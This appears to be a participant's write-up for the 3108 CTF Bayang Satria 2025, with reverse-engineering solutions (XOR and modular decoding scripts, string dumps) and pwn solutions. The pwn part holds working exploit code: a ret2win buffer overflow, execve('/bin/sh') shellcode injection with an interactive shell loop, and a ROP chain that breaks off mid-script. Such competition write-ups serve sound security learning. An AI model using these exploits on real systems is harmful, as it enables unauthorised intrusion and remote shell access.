

3108 CTF: BAYANG SATRIA 2025


Writeup



-Ha1qal.

Pintu Masuk

Ketuk Ketuk



Flag:3108{bayang_satria}

REVERSE ENGINEERING

Maznah Legacy

A challenge card with a dark background. At the top left is a 'Challenge' button, and at the top right is a close 'X' button. The title 'Maznah Legacy' is centered above a score of '100'. Below the title is a question in Indonesian: 'Iron Lady? Adakah itu Iron Man versi wanita? 🤔 Ataupun sebenarnya tokoh lain yang cukup terkenal di Malaysia?' Below the question is a descriptive sentence: 'Hanya dengan bedah program ini, anda akan tahu kebenarannya disbalik sosok misteri tersebut...'. At the bottom left is a blue button with a download icon and the text 'handout...', and at the bottom right are two buttons: 'Flag' and 'Submit'.

Given 2 files and that are binary file for system functions and output.txt.

The **main** function, analyzed via Ghidra:

```
undefined8 main(int param_1,undefined8 *param_2)

{
    char *_s;
    int iVar1;
    undefined8 uVar2;
    size_t sVar3;
    uint uVar4;
    ulong uVar5;
    bool bVar6;
    bool bVar7;

    puts("Dapatkan kunci rahsia dan bongkar sejarah seorang tokoh te
    if (param_1 == 2) {
        _s = (char *)param_2[1];
        sVar3 = strlen(_s);
        iVar1 = (int)sVar3;
        bVar6 = target_len == iVar1;
        putchar(0x5b);
        if (0 < iVar1) {
            uVar5 = 0;
            do {
                uVar4 = ((byte)_s[uVar5] + 0x2a + (int)uVar5) % 0x7f;
                if (uVar5 != 0) {
                    printf(",");
                }
                printf("%d", (ulong)uVar4);
                if (bVar6) {
                    bVar6 = (*target)[uVar5] == uVar4;
                }
                bVar7 = iVar1 - 1 != uVar5;
                uVar5 = uVar5 + 1;
            } while (bVar7);
        }
    }
}
```

It processes a command-line input string, transforms each character using the formula $(\text{ASCII_value} + 42 + \text{index}) \% 127$, and outputs the result as an array. It compares the transformed values against a global target array and checks if the input length matches `target_len`. If both match, it prints a message about Ungku Abdul Aziz and returns 0; otherwise, it returns 0 without the message or 1 if the argument count is incorrect. The `output.txt` file provides the target array [93, 92, 92, 101, ..., 78]. To find the flag, we reverse the transformation: $\text{ASCII_value} = (\text{output}[i] - 42 - i) \% 127$ for each index i .

The python script:

```
>>> # Python script to reverse the transformation and find the input string
... output = [93, 92, 92, 101, 42, 0, 100, 29, 18, 9, 35, 29, 34, 45, 24, 10, 45, 107, 35, 112, 50, 111, 51\
, 33, 7, 45, 55, 121, 49, 123, 40, 15, 54, 123, 59, 125, 60, 57, 78]
...
... flag = ''
... for i in range(len(output)):
...     ascii_value = (output[i] - 42 - i) % 127
...     flag += chr(ascii_value)
... print("Flag:", flag)
Flag: 3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}
```

Flag:3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}

Kunci Diraja



Given 2 files `kunci_diraja`(binary file) and `output.txt`.Upon further inspection,it is the same as the challenge:Maznah Legacy so the flag is the same with same script.

Python script:

```
encoded = [93, 92, 92, 101, 42, 0, 100, 29, 18, 9, 35, 29, 34, 45, 24, 10, 45, 107, 35, 112, 50, 111, 51, 33, 7, 45, 55, 121, 49, 123, 40, 15, 54, 123, 59, 125, 60, 57, 78]

decoded = ""
for i, val in enumerate(encoded):
    c = (val - 42 - i) % 127
    decoded += chr(c)

print(decoded)
```

Flag:3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}

Sandiwara Pena

Challenge X

Sandiwara Pena

100


Sebuah karya pena agung kini beralih wajah menjadi baris-baris kod. Setiap bait huruf diselindung menanti untuk dibaca.

Awalnya tampak di sebalik susunan yang teratur. Akhirnya hanya terungkai apabila engkau mengenalinya.

Satukanlah untuk menjadi bendera sebenar.

 handout....

Flag Submit



Given a binary file for me to examine so i open ghidra for further inspection.

In the main function there's an interesting function **pemeriksaan_lapisan** that verify each byte of my input.Then in pemeriksaan_lapisan,There a important function that could the key to our system encryption **ekstrak_modul**.

ekstrak_modul:

```
undefined ekstrak_modul(int param_1)

{
    undefined uVar1;

    if (param_1 < 10) {
        uVar1 = modul_alpha[param_1];
    }
    else if (param_1 < 0x14) {
        uVar1 = modul_sigma[param_1 + -10];
    }
    else {
        uVar1 = modul_omega[param_1 + -0x14];
    }
    return uVar1;
}
```

Now there are 3 **modul(alpha,sigma,omega)** that the system compared with each byte with XOR encryption with 0x42.

Example modul_alpha value:

```
modul_alpha[6]
modul_alpha

00104040 71 73 72      undefined...
                    7a 39 12
                    76 29 1d 11
00104040 71          undefined171h

                    ...
                    ...
                    ...

00104041 73          undefined173h
00104042 72          undefined172h
00104043 7a          undefined17Ah
00104044 39          undefined139h
00104045 12          undefined112h
00104046 76          undefined176h
00104047 29          undefined129h
00104048 1d          undefined11Dh
00104049 11          undefined111h
0010404a 00          ??      00h
0010404b 00          ??      00h
```

So after we gather all the value from the **modul_alpha/sigma/omega** I create a script to decrypt to get the flag.


Python script:

```
>>> modul_alpha = [0x71,0x73,0x72,0x7a,0x39,0x12,0x76,0x29,0x1d,0x11]
... modul_sigma = [0x76,0x2f,0x76,0x26,0x1d,0x12,0x71,0x28,0x37,0x76]
... modul_omega = [0x2c,0x25,0x1d,0x11,0x76,0x31,0x36,0x71,0x30,0x76,0x3f]
...
... flag_bytes = modul_alpha + modul_sigma + modul_omega
... flag = "".join([chr(b ^ 0x42) for b in flag_bytes])
... print(flag)
...
3108{P4k_S4m4d_P3ju4ng_S4st3r4}
```

3108{P4k_S4m4d_P3ju4ng_S4st3r4}

REVERSING

Mundurkah kita?




I were given a simple_calculator.exe file that run as a simple calculator so i decided to check by using PEStudio strings and got the flag.

Path	encoding (2)	size (bytes)	offset	flag (7)	value
...\\indicators (imports > flag)	ascii	18	0x00013489	-	6WinMainCRTStartup
...\\footprints (type > sha256)	ascii	6	0x000169C2	-	Sabort
virustotal (sample > unknown)	ascii	3	0x000097D3	-	5HX
dos-header (size > 64 bytes)	ascii	11	0x00021662	-	4 dbl_union
dos-stub (size > 64 bytes)	ascii	3	0x000402CE	-	4>z
...\\rich-header (n/a)	ascii	3	0x000402EA	-	4>z
...\\file-header (executable > 64-bit)	ascii	3	0x0000961E	-	44l
...\\optional-header (subsystem > GUI)	ascii	10	0x000231EB	-	3fivesbits
directories (count > 6)	ascii	34	0x00021E8	-	3JOB_OBJECT_NET_RATE_CONTROL_FLAGS
...\\sections (characteristics > virtual)	ascii	3	0x0001E808	-	3G\$
libraries (count > 3)	ascii	75	0x000563C6	-	3108{nothing_beats_the_string_method}.rdata\$.refptr_gnu_exception_handler
...\\imports (flag > 2)	ascii	3	0x0001E7C5	-	3)*
...\\exports (n/a)	ascii	3	0x00018BFA	-	3%#
...\\thread-local-storage (callback > 2)	ascii	3	0x00021583	-	2h&
...\\resources (signature > manifest)	ascii	3	0x000130C5	-	2_iobuf
...\\strings (count > 6830)	ascii	7	0x00016636	-	2_iobuf

Flag:3108{nothing_beats_the_string_method}

No Name




Given nothing out of ordinary file so i string the file using PEStudio to get the flag.

c:\users\fl4me\downloads\noname\noname	encoding (2)	size (bytes)	offset	flag (0)	value
indicators (count > 4)	ascii	4	0x0000112B	-	u+UH
footprints (type > sha256)	ascii	15	0x00003573	-	pooooooooint.cpp
virustotal (sample > unknown)	unicode	17	0x0000201A	-	n3108{predictabl}
strings (count > 131)	ascii	4	0x00003728	-	main

Flag:3108{predictable}

PWN

Sudirman Microphone Tuner



The binary contains a function `mic_input()` that has a classic buffer overflow vulnerability(debug it using gdb):

- Allocates 64 bytes on the stack (sub `rsp, 0x40`)
- Reads 128 bytes into the buffer (`read(0, local_48, 0x80)`)
- No bounds checking, allowing stack overflow

Key functions:

- `secret_song()` at `0x40121b` - calls `system("cat /app/flag.txt")`
- `tuner_leak()` - leaks the address of `secret_song()`

Python script:

```
from pwn import *

p = remote('5.223.66.228', 57186)

# Receive the leak and prompt
leak_output = p.recvuntil(b'lyrics:')
print("Received:", leak_output.decode())

# Addresses
secret_song_addr = 0x40121b # secret_song function

# Try different ret addresses for stack alignment
ret_addresses = [
    0x40101a, # ret from .plt
    0x401100, # ret from _dl_relocate_static_pie
    0x401170, # another ret
    0x4011a0, # another ret
    0x401234, # ret at end of secret_song
]
offset = 72

for ret_addr in ret_addresses:
    try:
        p = remote('5.223.66.228', 57186)
        p.recvuntil(b'lyrics:')

        # Build payload with stack alignment
        payload = b'A' * offset
        payload += p64(ret_addr)      # First return to align stack
        payload += p64(secret_song_addr) # Then to secret_song

        p.sendline(payload)

        # Try to get output
        output = p.recv(timeout=2)
        if output and len(output) > 0:
            print(f"Success with ret address {hex(ret_addr)}!")
            print("Output:", output.decode())
            p.interactive()
            break
    except:
        print(f"Ret address {hex(ret_addr)} didn't work")
```

```
p.close()
except:
    print(f"Failed with ret address {hex(ret_addr)}")
    p.close()

# If all ret addresses fail, try without stack alignment as last resort
p = remote('5.223.66.228', 57186)
p.recvuntil(b'lyrics:')
payload = b'A' * offset + p64(secret_song_addr)
p.sendline(payload)
try:
    output = p.recvall(timeout=2)
    print("Output without stack alignment:")
    print(output.decode())
except:
    p.interactive()
```

[+] Opening connection to 5.223.66.228 on port 57186: Done

Received: 🎵 Sudirman Microphone Tuner 🎵

[DEBUG] secret_song() at 0x40121b

🎤 Enter your lyrics:

[+] Opening connection to 5.223.66.228 on port 57186: Done

Success with ret address 0x40101a!

Output:

[*] Switching to interactive mode

Sudirman would be proud:

AAA

AAAAAAAAAAAAAA\x1a\x10@

*


*

* 🎤 FLAG: 3108{sud1rm4n_p3ny4ny1_t3rs0h0r} 🎵 *

*

Flag:3108{sud1rm4n_p3ny4ny1_t3rs0h0r}

Pertahanan Terakhir



The binary contains a stack-based buffer overflow vulnerability in the perang() function.
Key findings:

- Stack address leak: The binary helpfully leaks a stack address (0x7ffc8bfc4780)
- Buffer overflow: Second fgets() reads 90 bytes into a 64-byte buffer
- No stack canary: Allows straightforward return address overwrite
- Executable stack: Enables shellcode execution
- Offset calculation: 72 bytes to reach return address (64-byte buffer + 8-byte RBP)

```
#!/usr/bin/env python3
import socket
import struct
import time
import re

def exploit_remote(host, port):
    # Connect to remote service
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, port))

    # Receive banner and extract stack address
    banner = b""
    while True:
        data = sock.recv(4096)
        if not data:
            break
        banner += data
        if b'0x' in banner:
            break

    # Parse stack address from banner
    match = re.search(rb'0x[0-9a-f]+', banner)
    if not match:
        print("Failed to find stack address in banner")
        return False

    stack_addr = int(match.group(0), 16)
    print(f"Found stack address: {hex(stack_addr)}")

    # Handle the 2-second delays
    time.sleep(2.5)

    # Send first input
    sock.send(b"TEST\n")

    # Handle second delay
    time.sleep(2.5)

    # Craft shellcode (execve('/bin/sh'))
    shellcode = (
        b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68"
        b"\x57\x54\x5f\x6a\x3b\x58\x99\x52\x57\x54\x5e\x0f\x05"
    )

    # Build payload
    offset = 72
    payload = shellcode.ljust(offset, b"A")
    payload += struct.pack("<Q", stack_addr) # Little-endian address
```

```
# Send exploit payload
sock.send(payload + b"\n")

# Try to interact with shell
time.sleep(1)
sock.send(b"id\n")

try:
    response = sock.recv(1024)
    if response:
        print("Shell achieved! Response:")
        print(response.decode())

    # Interactive mode
    while True:
        cmd = input("$ ").strip() + "\n"
        sock.send(cmd.encode())
        response = sock.recv(4096)
        print(response.decode())
else:
    print("No response from shell")

except Exception as e:
    print(f"Error: {e}")


sock.close()
return True

if __name__ == "__main__":
    TARGET_HOST = "5.223.66.228"
    TARGET_PORT = 34372

    print(f"Exploiting {TARGET_HOST}:{TARGET_PORT}...")
    exploit_remote(TARGET_HOST, TARGET_PORT)
```

Flag:3108{l4st_st4nd_4t_buk1t_c4ndu}

Bapa Kemerdekaan



Vulnerability

The binary has a big stack buffer (0xc30 bytes). With 0xc38 bytes of input we can overwrite RIP → classic buffer overflow.

Exploitation:

- Use ROP gadgets (pop rdi; ret and pop rsi; pop rdx; pop rcx; pop r8; pop r9; ret) to set registers = MAGIC.
- Place another MAGIC on the stack as the 7th arg.
- Jump to wat_dis.
- After that, answer the quiz with "Merdeka".
- This spawns a shell → read the flag.

Python script:

```
#!/usr/bin/env python3
# exploit_final.py
from pwn import *
import time

# adjust these if you want to test locally
DEFAULT_HOST = "5.223.66.228"
DEFAULT_PORT = 33999

elf = ELF("./chall", checksec=False)

# gadgets / function addresses (from static analysis)
POP_RDI_RET = 0x4011db      # pop rdi; ret
MULTI_POP = 0x4011dd        # pop rsi; pop rdx; pop rcx; pop r8; pop r9; ret
ALIGN_RET = 0x4011dc        # single `ret` (used to adjust alignment)
WAT_DIS = 0x4011e8          # function that checks registers then calls system
RETURN_AFTER_WAT = 0x4012f3  # an address we can return to (main)
MAGIC = 0x004d455244454b41  # 'MERDEKA' little-endian
OFFSET = 0x0c30 + 8         # buffer (0xc30) + saved RBP

context.log_level = "info"
context.terminal = ["bash", "-lc"]

def build_payload():
    p = b"A" * OFFSET
    # set rdi
    p += p64(POP_RDI_RET) + p64(MAGIC)
    # multi-pop gadget sets rsi, rdx, rcx, r8, r9 (in that order)
    p += p64(MULTI_POP)
    p += p64(MAGIC) * 5
    # one extra ret to help alignment before jumping to wat_dis
    p += p64(ALIGN_RET)
    # jump to wat_dis (it will compare registers + 7th arg and call system if OK)
    p += p64(WAT_DIS)
